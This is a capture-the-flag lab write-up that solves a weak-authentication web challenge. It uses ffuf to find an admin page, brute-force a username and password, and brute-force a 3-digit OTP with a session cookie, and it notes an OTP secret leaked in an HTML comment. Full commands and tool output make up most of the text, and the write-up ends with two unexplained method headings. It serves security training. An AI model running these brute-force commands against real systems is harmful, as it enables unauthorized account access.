

Writeup by: [Danilo Nascimento | 1nv1ct4](#)

<https://github.com/ndanilo8/PositiveHackCamp2024>

## Description:

Abuse weak authentication in administrator interface and log in.

## Attacking

### Method 1

Lets look for the admin login page

```
ffuf -u http://web.otlxpwlc7aeb5i5cplik.labs.cyber-ed.space/FUZZ -w /usr/share/seclists/Discovery/Web-Content/common.txt
```

```
(invicta@kali) - [~/hackCamp/exam/scripts]
$ ffuf -u http://web.aaluhplo71quodf0rxis.labs.cyber-ed.space/FUZZ -w /usr/share/seclists/Discovery/Web-Content/common.txt

      _____
     /  _  _  _  \
    /  /  _  _  \
   /  /  _  _  \
  /  /  _  _  \
 /  /  _  _  \
/  /  _  _  \

v2.1.0-dev

:: Method      : GET
:: URL         : http://web.aaluhplo71quodf0rxis.labs.cyber-ed.space/FUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

.htaccess      [Status: 403, Size: 309, Words: 20, Lines: 10, Duration: 116ms]
.htpasswd      [Status: 403, Size: 309, Words: 20, Lines: 10, Duration: 2123ms]
admin          [Status: 301, Size: 376, Words: 20, Lines: 10, Duration: 123ms]
.hta           [Status: 403, Size: 309, Words: 20, Lines: 10, Duration: 4163ms]
index.php      [Status: 200, Size: 32150, Words: 8871, Lines: 705, Duration: 92ms]
server-status  [Status: 403, Size: 309, Words: 20, Lines: 10, Duration: 108ms]
static         [Status: 301, Size: 377, Words: 20, Lines: 10, Duration: 147ms]
:: Progress: [4734/4734] :: Job [1/1] :: 359 req/sec :: Duration: [0:00:16] :: Errors: 0 ::
```

and we get a hit on:

```
http://web.aaluhplo71quodf0rxis.labs.cyber-ed.space/admin/
```


Upon inspecting how the **POST** Login Request is made. we can see it is using Content-Type: application/x-www-form-urlencoded and the body content has the format username=root&password=pass123

We can FUZZ for the **usernames**:

```
ffuf -u http://web.otlxpwlc7aeb5i5cplik.labs.cyber-ed.space/admin -X POST -H 'Content-Type: application/x-www-form-urlencoded' -w /usr/share/seclists/Usernames/Names/names.txt -d 'username=FUZZ&password=' -fr 'Wrong username. Try again.' -t 100 -fs 2745
```

And we find the username: **arthur**

```
(invicta@kali)-[~/hackCamp/exam/scripts]
$ ffuf -u http://web.aaluhplo71quodf0rxis.labs.cyber-ed.space/admin/ -X POST -H 'Content-Type: application/x-www-form-urlencoded' -w /usr/share/seclists/Usernames/Names/names.txt -d 'username=FUZZ&password=' -fr 'Wrong username. Try again.' -t 80 -fs 2745
```



v2.1.0-dev

---

```
:: Method      : POST
:: URL         : http://web.aaluhplo71quodf0rxis.labs.cyber-ed.space/admin/
:: Wordlist    : FUZZ: /usr/share/seclists/Usernames/Names/names.txt
:: Header     : Content-Type: application/x-www-form-urlencoded
:: Data       : username=FUZZ&password=
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 80
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response size: 2745
:: Filter     : Regexp: Wrong username. Try again.
```

---

```
arthur [Status: 200, Size: 2839, Words: 676, Lines: 77, Duration: 174ms]
```

- FUZZ **Passwords**

```
ffuf -u http://web.aaluhplo71quodf0rxis.labs.cyber-ed.space/admin/ -X POST -H 'Content-Type: application/x-www-form-urlencoded' -w /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000.txt -d 'username=arthur&password=FUZZ' -fr 'Wrong password. Try again.' -t 100 -r
```

```
(invicta@kali)-[~/hackCamp/exam/scripts]
$ ffuf -u http://web.aaluhplo71quodf0rxis.labs.cyber-ed.space/admin/ -X POST -H 'Content-Type: application/x-www-form-urlencoded' -w /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000.txt -d 'username=arthur&password=FUZZ' -fr 'Wrong password. Try again.' -t 100 -r
```



v2.1.0-dev

```

:: Method      : POST
:: URL         : http://web.aaluhplo71quodf0rxis.labs.cyber-ed.space/admin/
:: Wordlist     : FUZZ: /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000.txt
:: Header      : Content-Type: application/x-www-form-urlencoded
:: Data        : username=arthur&password=FUZZ
:: Follow redirects : true
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 100
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Regexp: Wrong password. Try again.

```

---

```
q1w2e3r4 [Status: 200, Size: 2745, Words: 667, Lines: 77, Duration: 221ms]
:: Progress: [1000/1000] :: Job [1/1] :: 61 req/sec :: Duration: [0:00:17] :: Errors: 0 ::
```

And we get the **Login Credentials**

```
arthur:q1w2e3r4
```

now after login in we need to brute the **OTP code**

## Second factor authentication

OTP

Submit

But we can check the source-code:

```
59 <body class="text-center">
60 <!-- array(3) {
61     ["userid"]=>
62     string(6) "arthur"
63     ["secret"]=>
64     string(3) "844"
65     ["otp"]=>
66     int(0)
67 }
68 -->
```

and we can login!

OR in case the OTP code wasn't hard coded:

First lets grab the cookie:


The screenshot shows a web application interface for 'Second factor authentication'. It features a text input field labeled 'OTP' and a blue 'Submit' button. Below the form, the browser's developer tools are open, displaying the 'Storage' tab. A table of cookies is visible, with the 'PHPSESSID' cookie highlighted by a red box. The cookie's value is '6e34e0289875fc21d0eaed43074d2175'.

Name	Value	Domain	Path	Exp
PHPSESSID	6e34e0289875fc21d0eaed43074d2175	web.aaluhplo71quodf0rxis.labs.cyber...	/	Ses

and we paste it in ffuf

```
ffuf -u http://web.aaluhplo71quodf0rxis.labs.cyber-ed.space/admin/otp.php -X POST -H 'Content-Type: application/x-www-form-urlencoded' -H 'Cookie: PHPSESSID=b9de09714cba3d343b7b1f7ca295bf3d' -w /usr/share/seclists/Fuzzing/3-digits-000-999.txt -d 'OTP=FUZZ' -mc 303 -fr '^Location:' -v
```

```
(invicta@kali) - [~/hackCamp/exam/scripts]
$ ffuf -u http://web.aaluhplo71quodf0rxis.labs.cyber-ed.space/admin/otp.php -X POST -H 'Content-Type: application/x-www-form-urlencoded' -H 'Cookie: PHPSESSID=b9de09714cba3d343b7b1f7ca295bf3d' -w /usr/share/seclists/Fuzzing/3-digits-000-999.txt -d 'OTP=FUZZ' -fc 303 -r -fr "^Location:" --replay-proxy http://127.0.0.1:8080
```




v2.1.0-dev

```
:: Method : POST
:: URL : http://web.aaluhplo71quodf0rxis.labs.cyber-ed.space/admin/otp.php
:: Wordlist : FUZZ: /usr/share/seclists/Fuzzing/3-digits-000-999.txt
:: Header : Content-Type: application/x-www-form-urlencoded
:: Header : Cookie: PHPSESSID=b9de09714cba3d343b7b1f7ca295bf3d
:: Data : OTP=FUZZ
:: Follow redirects : true
:: Calibration : false
:: ReplayProxy : http://127.0.0.1:8080
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response status: 303
:: Filter : Regexp: ^Location:
```

---

```
015 [Status: 200, Size: 8616, Words: 2682, Lines: 148, Duration: 165ms]
013 [Status: 200, Size: 8616, Words: 2680, Lines: 148, Duration: 173ms]
019 [Status: 200, Size: 8616, Words: 2680, Lines: 148, Duration: 194ms]
025 [Status: 200, Size: 8616, Words: 2680, Lines: 148, Duration: 155ms]
000 [Status: 200, Size: 8616, Words: 2680, Lines: 148, Duration: 165ms]
026 [Status: 200, Size: 8616, Words: 2680, Lines: 148, Duration: 192ms]
035 [Status: 200, Size: 8616, Words: 2680, Lines: 148, Duration: 193ms]
038 [Status: 200, Size: 8616, Words: 2680, Lines: 148, Duration: 197ms]
032 [Status: 200, Size: 8616, Words: 2680, Lines: 148, Duration: 176ms]
021 [Status: 200, Size: 8616, Words: 2680, Lines: 148, Duration: 239ms]
028 [Status: 200, Size: 8616, Words: 2680, Lines: 148, Duration: 210ms]
012 [Status: 200, Size: 8616, Words: 2680, Lines: 148, Duration: 209ms]
023 [Status: 200, Size: 8616, Words: 2680, Lines: 148, Duration: 222ms]
033 [Status: 200, Size: 8616, Words: 2680, Lines: 148, Duration: 222ms]
018 [Status: 200, Size: 8616, Words: 2680, Lines: 148, Duration: 243ms]
039 [Status: 200, Size: 8616, Words: 2680, Lines: 148, Duration: 239ms]
022 [Status: 200, Size: 8616, Words: 2680, Lines: 148, Duration: 253ms]
```

now we can insert any OTP code from this list as all of them will work



and we get the flag

## Method 3

Intruder in Burpsuite

## **Method 4**

Copying the POST request to a file and use Burpsuite